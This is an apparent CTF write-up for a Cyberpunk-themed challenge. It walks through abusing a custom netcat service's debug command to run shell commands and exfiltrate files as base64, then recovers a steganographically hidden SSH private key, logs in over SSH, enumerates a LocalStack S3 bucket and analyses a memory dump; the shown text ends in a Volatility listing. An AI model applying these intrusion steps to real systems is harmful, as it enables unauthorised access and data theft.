

CYBERHACK2077



CYBERSECURITY CHALLENGE

Writeup of challenges

Team:

John Keys Del Pwn
(alseTS)

December 3, 2023

Contents

1	Introducción	1
2	Initial foothold	2
3	First flag and initial access to the machine	5
4	Second flag and <i>pivoting</i> from Faraday	10
5	Third flag and <i>pivoting</i> to user kiwi	12
6	Fourth flag and <i>pivoting</i> to user Adam Smasher	21
7	Fifth flag and elevation of root privileges	24
8	Sixth and last flag of user David Martínez	26
9	Conclusions	27

1 Introducción

To contextualize the proposed challenge, we will first introduce what the challenge consisted of and what was the initial information available. The description of the challenge is as follows:

Imagine you have received the next email:

“Hello netrunner,

You have been summoned for probably the most complicated task that could be asked of someone with your skills. As you well know, Arasaka is slowly corrupting and destroying all neighborhoods but his own. In the background, he is destroying Night City.*

There are more and more implants that people can't stand and end up becoming cyber-psychopaths, destroying everything and everyone. We have news that they are creating something that in the wrong hands could mean the total destruction of the city, and Militech is also going for that technology.

Your mission will be to set up a team and try to break into Arasaka's systems. They have the latest security measures, and you're likely to run into a lot of trouble before you reach your target.

I think I'm asking too much of you, but it is crucial that the mission is completed successfully. To lend you a hand: there is a starting point but I can only tell you this: l33t.

I hope to hear from you soon.

Best regards"

The objectives of the challenge were as follows:

- Obtain maximum privileges in the system
- Collect as many flags as possible

In addition, two different resources are made available to the participant: a participant's guide on how to send the flags and a [wordlist](#) which includes a dictionary to be used for the challenges.

2 Initial foothold

Once the challenge has been introduced, an IP address is given to each participating machine. In this case, we will work on IP 13.38.118.229. Both in the description of the challenge and during the introductory talk of the event, participants are told that the only open ports on the machines will be 22 (SSH) and 1337. Since, for the moment, we do not have credentials to log in via SSH, we will connect to port 1337 of the IP address provided. First we tried to connect via HTTP without success, so we tried to access via TCP protocol using netcat (nc). In doing so, we found a console with which we can interact:

```
(stesla@kali)-[~/Descargas/NUNECHALL]
$ nc 13.38.118.229 1337

NVI

>> actions

[actions] → Displays actions available in the Net Virtual Interface
Executing 'actions' does not understand arguments.

[deck] → Displays available interface modifications.
Executing 'deck' does not understand arguments.

[chip] → Displays equipped chip interface modifications.
Executing 'chip' does not understand arguments.

[contacts] → Display contacts stored in Net Virtual Interface
Executing 'contacts' does not understand arguments

[gear] → Modify the current cyberdeck interface.
Execute 'gear' with the type and the id.
Example: 'gear -d 1' sets the daemon to Berserk (ID: 1).
-d: Equips daemon. Provide the Daemon ID.
-o: Equips operating system. Provide the Operating System ID.
-i: Equips ice. Provide the ice ID.

[disconnect] → disconnects from Net Virtual Interface.
Executing 'disconnect' does understand arguments

>> contacts
[ Maine ]
Expect [ -- Last Message --
Alerts We'll meet tomorrow at 31:20, where we always meet.
Reversi Don't be late, something big is coming. Steal on my cyberdeck? Dad move, Reversi
Alerts Encryption layers breached. This isn't your average script kiddie - going full no
Unexpect [ Rebecca ] t opened. Diving into the net to sever their digital lifeline.
Unexpect [ -- Last Message -- ]ened. Diving into the net to sever their digital lifeline.
Hack at Small details matter. Dad move, Reversing the flow to give them a taste of their
System Components running a deep-trace to back-hack the source of this breach.
This is [ Faraday ] but I'm better. Activating my custom ICE to freeze them in their
system [ -- Last Message -- ] a deep-trace to back-hack the source of this breach.
Unexpect [[ No messages ]]ened. Diving into the net to sever their digital lifeline.
System Components running a deep-trace to back-hack the source of this breach.
Kali to [ David ] e set a trap. Deploying firewalls and preparing for a data showdown.
Alerts [ -- Last Message -- ]ened. This isn't your average script kiddie - going full no
Dad move I have left something for Lucy where I usually leave it. I cut this intruder.
Hack at Please make sure she gets it... Reversing the flow to give them a taste of their
Alerts Encryption layers breached. This isn't your average script kiddie - going full no
exit [ Lucy ]
exec [ -- Last Message --
Alerts I have left a back door in the Faraday device.

```

Figure 1: Initial connection to the machine provided.

As we can see, we have a command *actions* that allows us to visualize

which actions we can carry out in the service. The first one that catches our attention is contacts. In this menu different messages are displayed, which will be the necessary clues to continue with the challenge. Specifically, Lucy's message tells us that she has left a back door on Faraday's device and that we will be able to access it with the necessary configuration. If we look at the available actions, the only one that can be configured by the user is the *gear* option. To find out what options we have, we launch the command *deck*:

```

>> deck
>> Operating Systems << I am on my cyberneck? Bad move. Reverting to
[1] → Borserk opened. Diving into the net to sever their digital lifeline.
[2] → Sandevistan opened. Diving into the net to sever their digital lifeline.
[3] → Phantom Liberty bad move. Reversing the flow to give them a taste of their
[ ] → a deep-trace to back-hack the source of this breach.

>> Daemons << but I'm better. Activating my custom ICE to freeze them in their
[1] → Ping using a deep-trace to back-hack the source of this breach.
[2] → ICEPICK opened. Diving into the net to sever their digital lifeline.
[3] → Datamine using a deep-trace to back-hack the source of this breach.

>> ICE << been breached. This isn't your average script kiddie - going full net
[1] → BlackWall system. Time to go ice-picking and flush out this intruder.
[2] → Black ICE bad move. Reversing the flow to give them a taste of their
[3] → self-ICE breached. This isn't your average script kiddie - going full net

```

Figure 2: Option deck from the list of configurable actions and components.

As we can see, we have 3 options available for each of the 3 elements belonging to the chip (which can be displayed with the command *chip*). If we go back over the messages shown in Figure 1, we realize that Maine's message has something strange: it sets the rendezvous time to 31:20, a non-existent time and that could be a clue to find out the correct configuration. To solve this part, a Python script was developed using the pwntools library (solver1.py) that can be found in this Github repository. Once the script execution is finished, we get correct configuration:

- Operating System: Sandevistan (ID 2)
- Daemon: Ping (ID 1)
- ICE: Self-ICE (ID 3)

If we look closely, they coincide with the digits of the proposed meeting time but in reverse order. If we establish this configuration, we can see that

when we execute the command *actions* again, a new option appears that allows us to interact with the machine that hosts the service: *net_debug*.



```

>> gear -o 2
Operating system → Equipped [Sandevistan] with ID 2
>> gear -d 1
Daemon → Equipped [Ping] with ID 1
>> gear -i 3
ICE → Equipped [Self-ICE] with ID 3
>> actions

[actions] → Displays actions available in the Net Virtual Interface
Executing `actions` does not understand arguments.

[deck] → Displays available interface modifications.
Executing `deck` does not understand arguments.

[chip] → Displays equipped chip interface modifications.
Executing `chip` does not understand arguments.

[contacts] → Display contacts stored in Net Virtual Interface
Executing `contacts` does not understand arguments

[gear] → Modify the current cyberdeck interface.
Execute `gear` with the type and the id.
Example: `gear -d 1` sets the daemon to Berserk (ID: 1).
-d: Equips daemon. Provide the Daemon ID.
-o: Equips operating system. Provide the Operating System ID.
-i: Equips ice. Provide the ice ID.

[net_debug] → Debug the internal system of the Net Virtual Interface subnet.
Reversing the
Execute `net_debug` to test and validate correct functionality. → going full net-war
Unexpected behaviour → -c [[command]]: Executes a debugging internal command.
Unexpected access point detected. Trying to get them to sever their digital lifeline.
[disconnect] → Disconnects from Net Virtual Interface.
Executing `disconnect` does understand arguments

```

Figure 3: Correct configuration of *gear* and new action available.

3 First flag and initial access to the machine

Using the command *net_debug -c ls* we see that in the current directory we have 3 elements: an image (immunosupresor.jpg), an audio file (intercepted.wav) and a text file (flag.txt). Executing *net_debug -c cat flag.txt* we obtain the first flag ¹. Once the flag is retrieved, we get the files we found in the directory. The way we chose to exfiltrate this content was to take advantage of the *net_debug* command itself and obtain the files encoded in base64:

¹No screenshot of this flag is available because the service stopped working and the corresponding screenshots could not be taken in time

```
>> net_debug -c cat intercepted.wav | base64
back-hack the source of this breach,
the unexpected access point opened. Diving into the net to sever their digital lifeline.
UklGRrC1BgBXQVFZm10IBQAAAABAAIAI1YAAIhYAQAEABAAAAAGRhdGGItQYAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Figure 4: Exfiltration of files.

The first thing we will check is whether the image contains any information hidden through steganography. To do this, we use the [Stegseek](#) tool, which performs a dictionary attack based on the [Steghide](#) tool. As shown in Figure 5, a hidden file called “partone” was included within the JPG.

```
.note.gnu.build-id
└─(stesla㉿kali)-[~/Descargas/NUWECHALL]
  └─$ stegseek inmunosupresor.jpg
  StegSeek 0.6 - https://github.com/RickdeJager/StegSeek
  dynstr...
  [i] Found passphrase: "" MB)
  [i] Original filename: "partone".
  [i] Extracting to "inmunosupresor.jpg.out".
```

Figure 5: Executing the Stegseek tool on the image inmunosupresor.jpg

If we look at the content of the file, we see that it is base64 encoded.

```

[stesla@kali] - [~/Descargas/NUWECHALL]
$ cat inmunoressor.jpg.out
LS0tLS1CRUdJTIBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGRqRUF
QUFBQkc1dmJtVUFBQUFFYm05dVpRQUBQFBQFBQkFBQUJsd0FBQUFkemMyZ3RjbgbpOaEFBQUF
d0VBQVFBUFZRUfUnnkva0pzs3hQSdhSel5Wlg3aHJzQmlPNzRaellPQWxIakZpc3ZUYmgvZCto
V1FXNzhsCjkxu09Qa1M3RWFNQ0FuWE5ycFd6Zk9WTUYzUzJszlJWTTJrRkNxMHRyWEVtbTRiWG1T
Nk5rL3VzUitWcGNsM2liaDznN0gKanNEQ3pKVGJHM1JSSHZMaGtCL0ZPQ1plaURPRUVeWFInmxu
WWg5c2NJNmRJCGU0RXBFew9nR1QwQ1FqNFJKT0t0cDUxdQpQejhRTkVINFVMMFdCdHNEOGtUWUZS
TnltMVRkelpEdGgzbllEumLUWU1USXZocWduQzRQbUJ6cmJndlNZQ2tmOWheHFvCkpVczc5Qzh
eXc1cStCRDdPRmhWUJIMGN5akxlzjB0RmFTRmZQd3V1eWhWZ0kvaHRkYjN1dTM1ajZySmIsMctm
KzF0ZmMKRkxnUFBicXgwb0JqS0ovbzhybU1sWhTwZINHpb0xaVmN3RTJIVC9pek91L3pL
eHVMSwtvZmpzMzBFQU9va1dtVwpZSDQxbjVEbWh6blNoaUR6QmNLbVdFQndLSkxRRW5ibGNhbmt
aCtTaWJqY0xzN1NFWG1idE5IbndyWVplT0xNjdmWVR4C1LN2ExT0tOVmZmZzRtM2Z1d3JpaH4
VVhMT1RrdE5TaDarOFJt0DFBQUFGa01Zb1hFn0dLrnHPQUFBUtZtphQzF5YzIKRUFBQudCQvor
c3Y1Q2JDc1R4l0VjMmNtVis0YtdBWwp1K0djmkrnSLi0eFlyTDAYNGYzzm9Wa0Z1L0pmZFVqaJV
dXhHagpBZ0oxemE2VnMzemxuQUmQwdHBYMFZUTnBCUXF0tGEExEpwdUcxNWt1alpQn3JFZmxhWEpk
NGg0ZW9PeDQ3QXzdEVuyeHQwClVSN3k0WkFmeFRnbVhvZ3poQkE1bW0rcFoySWZiSENpblNLWHVC
S1JNcUlCazlBa0krRVNuaxJhZWRiajgvRURSQtGQzkKRmdiyKEvSkUyQlVUY3B0VTNjMLE3WWQ1
MkEwWwsyREV5TDRhb0p3dUQ1Z2M2MnpMMG1BcEgvWG1zYXFDVkxPL1F2SHNzTwphdmdRK3poWWFx
QVI5SE1veTNuOURSV2t0Wh04TGg4b1ZQ1A0YlhX0tDydcTzK3F5WnBkUG4vdGJYMOJTNER6MjZz
ZEtBCLl5aWY2UEY1akpTSkVzR05E5HgrTTI2QzJWWE1CTmgwlzRzenJ20HlzYml55ktINDd0OUJB
RHFKRnBsbUIrTlorUTVvYzUKMGpZZzh3WENbwhBY0NpUzBCSjI1WEdwNUlvZmtvbTQzQzdPMGhG
NW03VFI10EsyR1hqaTcrdTMyRThXRnUydrPalZYMwo0T0p0MzdzSzRvY2ZGRnl6azVMVFvZFB2
RVp2T1FBQUFBUtZQVBUQVFHQUFZS2FRSTFLMXQ4Q1hQcTVyCfpssHdoOxhWCnFmd1poV29udUQ3
c2RLwlhab0J6ZFFxV0FrNy9Kbm5WVFJhaDRmRDVQbFVVWgtMONML2JBaVpwMEJlsjRyMHpQYnhK
SUIKNUtNQldLeGy0QldYY0Y5TjZ5d256bjRlcw9NNFJFM2d6tNnsN3hiTTFybWN2YklIMVRFK1jj
MXVSeDZWQWRCTE5rWVY5NQo5L3VmQjQ5Q1ZJQkJwc3g0dEdacEZvUldJUDlWn1hm5ThLZ0srBwQ0
UE1iK3hSR04zdXVHTzBsMVJNRXCeHNuOVLQm2hLCjk3Lzd1STVzOTZvcVd50DYrdmd0NitFkytu
NLriNDhURzA0NzdITnVvt3F4V1hsQWJDRENmQ2RuawpJOUzR0Gx4TkvxdFQkdy9RdHZEB20zdmxQ
NmQ3eVRLblfMeldSaDdKUHB4ZFZvU3JLSDNBewdnZkdTNGENXhQRUD4Y3AwN3hvWm15WTJaSTdLove
0QpzRFdGWHdnbfU0dHFR1RhdfNCT0zS3k0eURNcDRXVUMwZmtYU1haUhvcRDOVdXVXI0fdi
ZEFOUhtMmZodzVNY3lGcmRVQnBvbjFGemlfFd2lVNwlKNU0SW9LMnA40HVUdWdb3R4dEJGZTbt
aXRNWFpzZXN2WFE4czF1QVvrL2lZNnivUEFBQUEkd0E0Y0pQ3lwQUZ5dm5aeHRSVC83NC1Xmkq
ckh5N1phcnBueGpY0GpzS2FZQyWlpNUWRZemVsZQMzFEL0ZQZQpibEJ0VwlQb29vZosy
U3dWRzQxd3J5cHyyTEdiY3p0axJJk3JjdFZKUHhab1hTTFFDdErw1RXTkRvbjg1VU9UVtgZ2Wxs
CnE1T2ZJcG1wRWVnbFdWTkp40EgyVVVtejRYSjh4ZVY4EUEnajJQ01o40EpaOelic01UaytuShoy
YWRjctZkRHdyRmlpt0kKUL4NytrHdZBZUhoZhp1ZjJvTGIvem9HRLIM2pUSU5wMTJBBu1RetRF
OEpjRGRBQUFBUtZQVBUtZQVBUtZQVBUtZQVBUtZQVBUtZQVBUtZQVBUtZQVBUtZQVBUtZQVBUtZQ
aEY1WgwbG9zUGLoejhVaWNQaTE1bWZ6YWftaThCeFB4Tk10ODVNWmlmCnBldExXnlZ4ZxZHVUgy
bu1xc0FTdk3UGdyZViwsW9hY0Z6RCtBQXF4YLuwZVY5ckcvNdL5T1NT0FhFekdIMm9DRTZoYm8K
c1VwVFDqZly4dzBz0FQ2Y2p3NC8yZkN3THR3YlZqU1FpT2RCVkg2d2JtNlJXVkrLTGxxSLBFZhJ
dnPBV3g5UVhpU1RWVwpEZmNpRG1zM1NGbTlqeUpqUFF5ajFacFZMTUVTN1RBQFBd1FESjBKeU1J
Z0J00Whwem1pVtg1L2pPejlpejUvdjlHc1cvCk9XN3lTakRWNDJ4U1p5bTBvcedHNFBBC0NqK0Fw
YzRRQjg2MkFwB0dEZnVpMz5M0NqRhgzdVnyVn13eGNxd3hWQ0RsUXMKOEs2RDJ2dlgwVGhpZXFK
MThHSE10eGVEZEZ5aTk2dk1ZdwLaeEljcUhGeleraGYvQ25ydlk0UEpLckIwaVpkQkVwdTzuVQpi
K0V4UytXVEZkeEpQaG16UGZRdmxjWUVZM21uVELJZFE2NjbPbTUM0a0xi0xyN1RQMjNiSDVkb1JI
QU15eU9KWHN4R0c5CnB4TXBLNy9MV045TmNBQUFBVlptRnlZV1JoZQotLS0tLUVORCBPUEVOU1NI
IFBSSVZBVEUgS0VZLS0tLS0K

```

Figure 6: Contents of the “partone” file.

If we proceed to decode this information, we see that it is an OpenSSH key:

```

(stesla㉿kali)-[~/Descargas/NUWECHALL]
$ cat immunosupresor.jpg.out | base64 -d
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktbjEAAAAABG5vbmlUAAAEBm9uZQAAAAAAAAAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAn6y/kJsKxPH8RzZyZX7hrsBi074ZzYOAhJFisvTbh/d+hWQW78l
91SOPks7EaMCAnXNrpWzFOVMF3S2lfRVM2kFCq0trXEmm4bXmS6Nk/usR+Vpcl3iHh6g7H
jsDCzJTbG3RRhvLhkB/FOCZeidoEEDmab6lnYh9scI6dIpe4EpEyogGT0CQj4RJOKtp51u
Pz8QNEH4UL0WBtsD8kTYFRNym1TdzZDth3nYDRiTymTivhqgnC4PmBzrbMvSYCkf9eaxqo
Jus79C8eyw5q+BD7OFhpYBH0cyjLef0NFaSFFPwuHyhVgI/htdb3uu35j6rJml0+f+1tfc
FLgPPBqx0oBjKJ/o8XmMLIkSwY0MFh4zboLZVcwE2HT/izOu/zKxuLIkoFjs30EAoOkWmW
YH41n5DmhznSNiDzBcKmWEBwKJLQEenblcankih+SibjcLs7SEXmbtNHnwrYZe0Lv67fYTx
YW7a10KNVfg4m3fuwrihx8UXLOTktNSh0+8Rm81AAAFAkMyoXe7GKfx0AAAAB3NzaC1yc2
EAAAGBAJ+s5CbCsTx/Ec2cmV+4a7AYju+Gc2DgJR4xYrL024f3foVkJFu/JfdUjj5EuxGj
AgJ1za6Vs3zlTBd0tpX0VTNpBQqtLa1xJpuG15kujZP7rEflaXJd4h4eo0x47AwsyU2xt0
UR7y4ZAxTgmXogzhBA5mm+pZ2IfbHCOnSKXuBKRMqIBk9AkI+ESTiraedb,j8/EDRB+FC9
Fgbba/A/JE2BUTcptU3c2Q7Yd52A0Yk2DEyL4aoJwuD5gc62zL0mApH/XmsaqCVLO/QvHss0
avgQ+zhYaWAR9HMoy3n9DRWkhXz8Lh8oVYCP4bxW97rt+Y+qyZpdPn/tbX3BS4Dz26sdKA
Yyif6PF5jJSJEsGNDHx+M26C2VXMBNh0/4sdrv8ysbiyJKH47N9BADqJFplmB+NZ+Q5oc5
0jYg8wXCplhAcCiS0BJ25XGp5Iofkom43C700hF5m7TR58K2GXji7+u32E8WFu2tTijVX3
40Jt37sK4ocFFyzk5LTUodPvEZvNQAAAAMBAEAAAGAAYKaQi1e1t8CXPq5rpZlHwh9xV
qLwZhWonuD7sdKZXoBzdQqWAk7/JnnVRah4fD5PlUUXkL9sL/bAiZp0BeJ4r0zPbxJIB
5KMBWKxf4BWxcF9N6ywnzn4eqoM4RE3gzNsL7xbM1XmcvbIH1TE+Rc1uRx6VAdBLNkYF95
9/ufB49CVIBBpsx4tGZpFoRWIP9V7xf18KgK+md4PMb+xRGN3uuGO0l1RMETBxsn9YLChK
97/7uI5s96oqWy86+vgt6+E++n6Tb48TG0477HNuoQqxWxlAbCDCfCdTijI9Fk8lxNLoT
w/QtvDom3vlp6d7yTKnQfzWRh7JPpxdVoSrKH3AyggfGS4cD5xPEGxcP07xoZmyY2ZI7K9
sDWFXwglU4tqQGTgSBOfqKy4yDMp4WUC0fkXSXZPHordC9WWUr4tWbdAW9Hm2fhw5McYF
dUBpUn1FziEwiU5iJ4u4IoK2p88uTugsotxtBFo0mitgXZsesvXQ8s1uAUk/iY6r/PAAA
wA4cJzCypABRvnZxtRT/74+W2IjrHy7ZarpTxjX8jsIKRdT2ZZMQdYznJVG1Vfp31D/FEe
bLBNUiPooogK2SwVG41wrypv/LGbcztirI+rctVJPxzoXSLQCtl+kTNNDon85U0TU86ell
q50fIpmpEeglWVNjX8H2Umz4XJ8xe8PCTj2PCZ88JZ8IbsMTk+nHz2adcq6dDwrFi0OI
RS87+aDwAeHhdzuf2oLb/zoGDYH3jTINp12AmMQu4E8JcDdAAAAAMEAyou2Xsi2o6ouvPW6
q6Dzj9lPAAvGqoA53P9/YbWnjTAhF5Xl0losPiNz8UiCpi15mfzaami8BxPxNMt85Mzif
petLW6VxeVGUH2mMqsASvKwPgReR0IoacFzD+AAqxbU0eV9rG/49yOSS8XEzGH2oCE6hbo
sUpTWjfV8w0s8T6cjw4/2fCwLtwbVjSQi0dBVH6wbm6RWVDeLlqJPEdxIvzAWx9QXiSTVW
DfcidMs3SFm9jyJjPQyj1ZpVLMES7TAAAawQDj0JyMigBN9hpzmiU85/j0z9iz5/v9GsW/
0W7ySjDV42xSzm0UpGG4PAsCj+Apc4QB862AVoGdfui36y3CjDx3uSrVr7xcWwxVCDLqs
8K6D2vvX0ThieqJ18GHMNxeDdFyi96vMYuiDhIcqHFzQ+hf/CnrvY4PJKrB0iZdBEPu6nU
b+ExS+WTfdxJPhmzPfqVlcYEY3mnTIIIdQ660iMC4kLbSLr7TP23bH5doRHAMyyOJXsxGG9
pxMpe7/LWN9NcAAAABZmFyYWRhe
-----END OPENSSH PRIVATE KEY-----

```

Figure 7: Content of decoded “partone”.

If we try to perform some action such as recovering the public key from the private one with OpenSSL, we see that we get an error from Libcrypto. This is because, as the name of the hidden file itself indicates, we only have the first part of the SSH key, so we must find the second part for it to work correctly. If we open the file *intercepted.wav* with [Sonic-Visualiser](#) and add the spectrogram layer, we will find the final part of the key: UBjeWJlcmh-

hhY2syMDc3AQIDBAUG





Figure 8: Spectrogram of the file *intercepted.wav*.

With this information, we now have our OpenSSH key correctly constructed. If we look again at the messages shown in Figure 1, we remember that Lucy was talking about a backdoor on Faraday's device, so it is very likely that the recovered OpenSSH key belongs to this user. If we try to connect via SSH using this identity we will see that we are right:



```
(stesla㉿kali)-[~/Descargas/NUWECHALL]
$ ssh -i id_rsa faraday@13.38.118.229
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-1016-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Sat Dec  2 18:49:55 UTC 2023

 System load: 0.0166015625   Users logged in:          0
 Usage of /: 60.3% of 7.57GB   IPv4 address for br-31debeb60180: 172.19.0.1  Reverse
 Memory usage: 75%  Users breached: IPv4 address for docker0: script_kid 172.17.0.1  full ne
 Swap usage: 0%  Ports opened: 0  IPv4 address for eth0: ever their 10.0.50.98  line.
 Processes: 112  Port opened: Diving into the net to sever their digital lifeline.
Hack attempt on my cyberdeck? Bad move. Reversing the flow to give them a taste of their
⇒ There is 1 zombie process. step-trace to back-hack the source of this breach.
This intruder's good, but I'm better. Activating my custom ICE to freeze them in their
* Ubuntu Pro delivers the most comprehensive open source security and
compliance features. opened. Diving into the net to sever their digital lifeline.
System Compromised! Running a deep-trace to back-hack the source of this breach.
https://ubuntu.com/aws/pro Alert: Encryption layers breached. This isn't your average script kiddie - going full ne
Expanded Security Maintenance for Applications is not enabled. Push out this intruder.
Hack attempt on my cyberdeck? Bad move. Reversing the flow to give them a taste of their
0 updates can be applied immediately. is isn't your average script kiddie - going full ne
cra
7 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm
logout
Connection to 13.38.118.229 closed.
Last login: Sat Dec  2 16:51:42 2023 from 212.128.1.7
$ █
```

Figure 9: Successful login to the Faraday machine.

4 Second flag and *pivoting* from Faraday

Once logged into the machine, the first thing we will do is download the user's home to our local machine to keep the evidence in case we lose access to the machine for any reason. Once this is done, we analyze the files found without much success. We then go back to the machine and analyze which ports are open to find potential vulnerable or interesting services.

```

faraday@ip-10-0-50-98:~$ ss -nlpt
State          Recv-Q    Send-Q
LISTEN        0          0
Local Address:Port
              0.0.0.0:22
              127.0.0.1:4566
              0.0.0.0:1337
              127.0.0.53:0-53
              [ :: ]:22
              [ :: ]:1337
faraday@ip-10-0-50-98:~$ 

```

Figure 10: Analysis of open ports on the local machine.

As we can see, there are two interesting ports: 1337 and 4566. The 1337 corresponds to the chip service, so we discard this way. Investigating a bit, we see that port 4566 is a common port for [Localstack](#), an Amazon Web Services application that allows us to test our Cloud applications on a local machine. We also see that the [awslocal](#) tool is installed, so we can list instances. We will do just this with the s3 instances:

```

faraday@ip-10-0-50-98:~$ awslocal s3 ls
2023-12-02 10:23:19 arasaka
faraday@ip-10-0-50-98:~$ 

```

Figure 11: List of S3 instances

As we can see, there is an S3 instance called arasaka, a name mentioned in the challenge description (Section 1). If we list the contents of this instance, we see something interesting: a file *note.txt*.

```

faraday@ip-10-0-50-98:~$ awslocal s3 ls s3://arasaka
2023-12-02 10:23:20      378 note.txt
faraday@ip-10-0-50-98:~$ 

```

Figure 12: List of the contents of the arasaka instance.

We download it to our local machine and open its content, observing that we have a link to a memory dump.

```

faraday@ip-10-0-50-98:~$ awslocal s3 cp s3://arasaka/note.txt .
download: s3://arasaka/note.txt to ./note.txt
faraday@ip-10-0-50-98:~$ █
faraday@ip-10-0-50-98:~$ cat note.txt
Hello, my name is Faraday.
I have hired a netrunner to get information on Kiwi, a known netrunner who is a double agent. Everyone has a price.
He has managed to find relevant information on one of her devices, but I am unable to extract the information. I'm sure you are.
I will pay anything to inform everyone of what she is doing.
https://cdn.nuwe.be/cyberhack2077/arasaka.memfaraday@ip-10-0-50-98:~$ █

```

Figure 13: Copy and content of the note.

Once the memory dump is downloaded, we will obtain the following flag using an “unorthodox” method, but which is just as valid as using memory analyzers: using the strings command. Strictly speaking, the correct methodology to follow would have been to dump the memory of the Notepad.exe process that contained the flag.txt file. However, using strings speeds up the process:

```

└─(stesla㉿kali)-[~/Descargas/NUWECHALL]
$ strings arasaka.mem | grep -i "nuwe"
NUWE{574d8d3f19628ec7b322c825bbbbed014}
█

```

Figure 14: Obtaining the second flag using strings

Now we need to find a new way to pivot to another user or elevate privileges to root.

5 Third flag and *pivoting* to user kiwi

Using [Volatility 3](#), we proceed to analyze the memory dump. The first thing we will do is to observe the running processes.

PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wnode	CreateTime	ExitTime	FileOutput
4	0	System	0x000a220d040	237	-	N/A	False	2023-1-22 13:42:21.000000	N/A	Disabled
92	1	Registry	0x000a20e3000	4	-	N/A	False	2023-1-22 13:42:17.000000	N/A	Disabled
338	1	SecurityHealth	0x000a2100000	1	-	N/A	False	2023-1-22 13:42:18.000000	N/A	Disabled
416	448	csrcs.exe	0x000a277f1000	11	-	1	False	2023-1-22 13:42:13.000000	N/A	Disabled
492	448	mininit.exe	0x000a2000210	5	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
501	448	win32k.exe	0x000a2000200	3	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
584	448	win32kfull.exe	0x000a2000400	7	-	1	False	2023-1-22 13:42:27.000000	N/A	Disabled
640	448	svcsrv.exe	0x000a21000200	8	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
